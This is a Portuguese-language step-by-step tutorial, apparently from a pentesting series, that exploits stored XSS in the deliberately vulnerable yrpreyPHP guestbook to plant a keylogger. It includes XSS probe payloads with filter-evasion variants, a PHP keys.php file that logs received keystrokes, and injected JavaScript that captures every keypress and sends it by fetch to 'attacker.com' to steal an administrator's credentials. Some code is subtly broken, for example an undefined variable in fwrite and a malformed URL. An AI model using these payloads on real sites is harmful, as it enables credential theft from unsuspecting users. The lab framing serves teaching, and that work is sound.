SÉRIE WEBAPP PARA PENTESTER E APPSEC

XSS – CROSS SITE SCRIPTING

CRIANDO UM KEYLOGGER

O MANUAL PASSO A PASSO

de como criar seus próprios scripts para explorar vulnerabilidades de XSS

FERNANDO MENGALI

SUMÁRIO

INTRODUÇÃO

Esse artigo tem o intuito de criarmos as etapas para explorarmos vulnerabilidades de XSSS (Cross Site Scripting) com o objetivo de criar um keylogger e enviar as teclas digitadas pelo usuário para um arquivo no servidor.
Para entendermos como funciona cada etapa, utilizaremos o framework yrpreyPHP para demonstrar como funciona a vulnerabilidade e como pode ser explorada para execução de script em JavaScript ou VBScript na aplicação web.

2.0 PRÉ-REQUISITOS

Recomendamos a criação de dois ambientes, um ambiente com um servidor web disponível ou acessível por um usuário.
Após criar o ambiente com Windows 8.1, podemos utilizar uma máquina com a distribuição Kali Linux (pode ser sua máquina):

- **Download do Kali Linux:**
  https://www.kali.org/get-kali/#kali-installer-images/

- **Download do Windows 8.1:**
  https://archive.org/details/win-8.1-single-lang-brazilian-portuguese_202301


- **Aplicação web vulnerável - YpreyPHP**
  Página Oficial: https://yrprey.com
  Link direto: https://github.com/yrprey/yrpreyPHP

- **Download do VMWARE:**
  https://customerconnect.vmware.com/en/downloads/info/slug/desktop_end_user_computing/vmware_workstation_pro/15_0

Após fazer download de cada ferramenta, apenas faça o simples processo de instalação e configuração que são necessárias para o funcionamento.

3.0 ACESSANDO O LABORATÓRIO

Vamos acessar o endereço http://localhost:8000/guestbook.php.



3.0.1 Essa página de guestbook será exibida para o usuário deixar um comentário.

Para realizar o teste é obrigatório instalar uma distribuição Kali Linux, se desejar reproduzir o laboratório.

Vamos começar a primeira etapa do processo de identificação e exploração da vulnerabilidade de Cross-Site Scripting - XSS.

4.0 TESTANDO E IDENTIFICANDO XSS

Agora, vamos começar adicionando um comentário contendo um simples JavaScript:

```
'><script>alert()</script>
```

Observe que será solicitado o nome de usuário e a senha para poder publicar o comentário.

O usuário é “**user**” e a senha “**user**”.






Figura 4.0.1: A imagem será parecida com a acima, isto é, contendo as credenciais de usuário e o comentário com o JavaScript. Após preencher o formulário, conforme acima, submeta os dados.

Após preencher o formulário para deixar sua mensagem maliciosa ou um script em JavaScript um alerta deverá aparecer na tela, conforme a imagem abaixo.



Se acessarmos a página novamente, visualizaremos o nome do usuário que fez a publicação e os caracteres “**’>**”, não será possível visualizar o conteúdo do JavaScript, mas ele está presente na página e executando com sucesso.
Acessamos a página para visualizar o conteúdo:



Um ponto muito importante a ser destacado é que o script em JavaScript foi armazenado no banco de dados. Isso significa que, toda vez que a aplicação web acessar os registros e trouxer especificamente esse registro, um alerta será exibido na tela de qualquer usuário.

Ou sempre que um usuário acessar a página do guestbook, a aplicação buscará esse registro no banco de dados e o executará na página. Consequentemente, o JavaScript será executado, exibindo um alerta na tela do usuário.

Essa técnica de exploração é conhecida como XSS Armazenado (Stored XSS), pois o conteúdo em JavaScript, VBScript ou até mesmo tags HTML ficaram armazenados no banco de dados e quando a aplicação acessar o banco dedados em busca especificamente do registro com o JavaScript, um alerta ou outro evento será executado na página ou aplicação web.

4.1 IDENTIFICAÇÃO DE XSS - PLUS

Nessa seção mencionamos o termo “PLUS”, devido uma informação importante que precisa ser levado em conta.

O JavaScript que compartilhamos possui um caráter simples e muitas aplicações poderão não executar o alerta.

O fato da aplicação não executar o JavaScript que compartilhamos e emitir um alerta, não significa que não esteja vulnerável.

Significa que a aplicação não aceita aquele tipo de JavaScript, ou alguma camada de WAF (Web Application Firewall) que está protegendo contra o envio de scripts em JavaScript, VBScript ou tags HTML para serem armazenados no banco de dados.

Outro problema são as chamadas as regxs que possuem o poder de sanitizar ou tratar scripts em JavaScript, impedindo o alerta de funcionar.

Outro problema é a utilização de funções reservadas da linguagem ou até mesmo tratamentos internos do próprio framework da linguagem contra JavaScript que visam explorar vulnerabilidades de XSS.

Não pense que a aplicação esteja segura, pois a forma da construção do JavaScript revelará como o sistema web poderá estar vulnerável a XSS.

Uma estratégia para tentar contornar o problema é testar outros tipos de JavaScript contra a aplicação, por exemplo:

```
<script\x0Ctype="text/javascript">javascript:alert(1);</script>

<img src=1 href=1 onerror="javascript:alert(1)"></img>

<applet onError applet onError="javascript:javascript:alert(1)"></applet
onError>

<html onMouseDown html
onMouseDown="javascript:javascript:alert(1)"></html onMouseDown>

<object onError object onError="javascript:javascript:alert(1)"></object
onError>
ABC<div style="x\x3Aexpression(javascript:alert(1)">DEF
```

Acima temos alguns exemplos JavaScript que podem testados.
Mas fazendo uma busca na internet, existem várias listas que foram construídas com o propósito de testar em aplicações web e identificar vulnerabilidades de XSS.

Às vezes, a aplicação realmente não está vulnerável a XSS, ou seja, quando o software foi construído, os desenvolvedores implementaram as adequações necessárias para construírem um software seguro, como validação, sanitização, tratamento de requisições do tipo "*text/plain*" etc.

5.0 PREPARANDO A ARMADILHA

Nessa seção vamos acessar o Kali Linux e iniciarmos o servidor web Apache.




Figura 5.0.1: Execute o comando servisse apache2 start.

Observe que inicializamos o servidor Apache.
Agora vamos acessar a página principal do servidor web Apache, digitando no browser o endereço http://localhost.




Figura 5.0.2: observe que a página inicial do servidor web Apache carregou com sucesso, ou seja, o servidor está funcionando.

Para continuarmos a construção da nossa estratégia de ataque, vamos acessar o servidor e criar um arquivo PHP para receber e armazenar as teclas digitadas pelos usuário ou vítima do nosso laboratório.




Figura 5.0.3 Para acessar o diretório do Apache e criar um arquivo php, digite cd /var/www/html.

Utilize seu editor de texto favorito, no meu caso, vou utilizar o nano.




Figura 5.0.4 Vamos criar o arquivo keys.php.

O arquivo keys.php será responsável por receber e gravar as teclas digitadas pelos usuários, gravando-os em um arquivo texto.

Nosso arquivo keys.php terá o seguinte código:

```
<?php

  $keys = $_POST["key"];

  $filename = 'keys.txt';

  $file = fopen($filename, 'a+');


    if ($file) {

      fwrite($file, $v);

      fclose($file);
    }

?>
```

O código é simples de entender, primeiro utilizamos o recebimento dos valores das teclas digitadas pelo usuário através do método POST e armazenamos na variável keys.

A segunda linha definimos o arquivo que gravamos as teclas digitadas pelo usuário. Para o PHP conseguir escrever no arquivo, crie o arquivo texto keys.txt e depois dê permissão de escrita através do comando **chmod** do

Linux, assim o PHP conseguirá escrever os valores das teclas digitadas no arquivo texto keys.txt.

A terceira linha faz abertura do arquivo keys.txt através da função fwrite.

Na quarta parte do nosso código, criamos uma condição para validar a abertura do arquivo e escrevemos no arquivo.

Finalmente, fechamos o arquivo com a função fclose, liberando memória do servidor.

Vamos acessar o arquivo keys.php e verificar se existe algum erro:




Figura 5.0.5: Quando acessamos a página, observamos que não existe nenhum erro na página.

6.0 CAPTURANDO AS TECLAS DO USUÁRIO

Nessa seção iremos acessar o guestbook e adicionar um script malicioso que será responsável por capturar as teclas digitadas pelo usuário, vamos enviá-las para o servidor e gravar no arquivo keys.txt.




Figura 6.0.1 Na interface do guestbook, vamos adicionar nosso JavaScript que será responsável por chamar a página keys.php que grava as teclas digitadas pelo usuário.

Com a as credenciais do usuário privilégios comuns, adicione o seguinte JavaScript no campo de comentário:

```
var keys = '';
document.onkeypress = function(e) {
    var get = window.event ? window.event : e;
    var key = get.keyCode ? get.keyCode : get.charCode;
    key = String.fromCharCode(key);
    keys += key;
};

window.setInterval(function() {
    if (keys !== '') {
        fetch('http://attacker.com:keys.php', {
            method: 'POST',
            headers: {
                'Content-Type': 'application/x-www-form-urlencoded'
            },
            body: 'key=' + encodeURIComponent(keys)
        })
        .then(response => response.text())
        .then(data => {
            console.log('Keys sent successfully:', data);
        })
        .catch(error => {
            console.error('Error sending keys:', error);
        });
```

```
        keys = ''; // Reset the keys after sending
    }
}, 500);
```

Esse script chama captura as teclas digitadas pelo usuário e depois envia através o método POST para serem gravados no arquivo texto keys.txt.

A URL http://attacker.com será o endereço do servidor Apache que você iniciou, pode ser um endereço IP, por exemplo: http://192.168.0.104/keys.php.

Após adicionar o JavaScript forneça as credenciais “user” e senha “user”.

Finalmente, submeta o conteúdo texto para o guestbook.




Figura 6.0.2 O resultado será parecido com a tela acima.

Armadilha publicada com sucesso.

7.0 CAPTURANDO AS TECLAS DO USUÁRIO

A simulação da captura das teclas digitadas pelo usuário ocorre mediante o acesso do usuário administrador que visitará a página de guestbook e se publicar algum comentário terá as credenciais de acesso e o comentário capturados e enviados para a página keys.php que escreve no arquivo keys.txt.

Acesse o link “Guestbook”, o resultado será parecido com o abaixo:




Figura 7.0.1 A página keys.php está pronta para capturar as teclas digitadas e enviar para o servidor.




Figura 7.0.2 Fazendo um teste, digitamos as credenciais de acesso do administrador e o comentário “teste”.

Após digitarmos na página do guestbook, vamos acessar o arquivo Keys.txt no servidor.

Caso queira validar a funcionalidade de interceptação das tecladas digitadas e enviadas para o servidor, utilize o DevTools do seu navagedor.

